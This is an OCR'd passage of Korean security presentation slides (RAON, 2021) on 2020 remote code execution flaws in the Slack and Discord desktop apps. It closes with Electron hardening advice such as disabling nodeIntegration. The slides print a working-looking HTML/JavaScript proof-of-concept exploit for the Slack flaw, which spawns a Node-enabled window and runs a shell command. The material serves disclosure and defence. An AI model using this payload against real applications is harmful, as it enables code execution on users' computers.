
- Slack Desktop app RCE
- 2020년 8월

view-source:https://files.slack.com/files-pri/T02AVL3AF-FST7W3NP5/link

```
1
2  <html>
3  <body>
4  <script>
5    window.desktop.delegate = {}
6    window.desktop.delegate.canOpenURLInWindow = () => true
7    window.desktop.window = {}
8    window.desktop.window.open = () => 1
9    bw = window.open('about:blank')
10   nbw = new bw.constructor({show: false, webPreferences: {nodeIntegration: true}})
11   nbw.loadURL('about:blank')
12   nbw.webContents.executeJavaScript('this.require("child_process").exec("open /Applications/Calculator.app")')
13 </script>
14 </body>
15 </html>
16
```


Slack

- Slack Desktop app RCE
- 2020년 8월



Discord

- Discord Desktop app RCE
- 2020년 10월



03 업무 협업 도구 개발 및 사용에 따른 보안 대책

업무 협업 도구 사용의 보안 대책

개발자 입장

- Electron.js를 사용하여 개발할 때 asar에 보안 옵션 활성화

사용자 입장

- 최신 버전 항상 유지하기
- On-premise 환경에선 Default port 사용하지 않기

- **nodeIntegration 옵션의 비활성화**
- **contextIsolation 옵션의 활성화**


라온시큐업 2021
BEYOND THE DIGITAL WORLD
RAON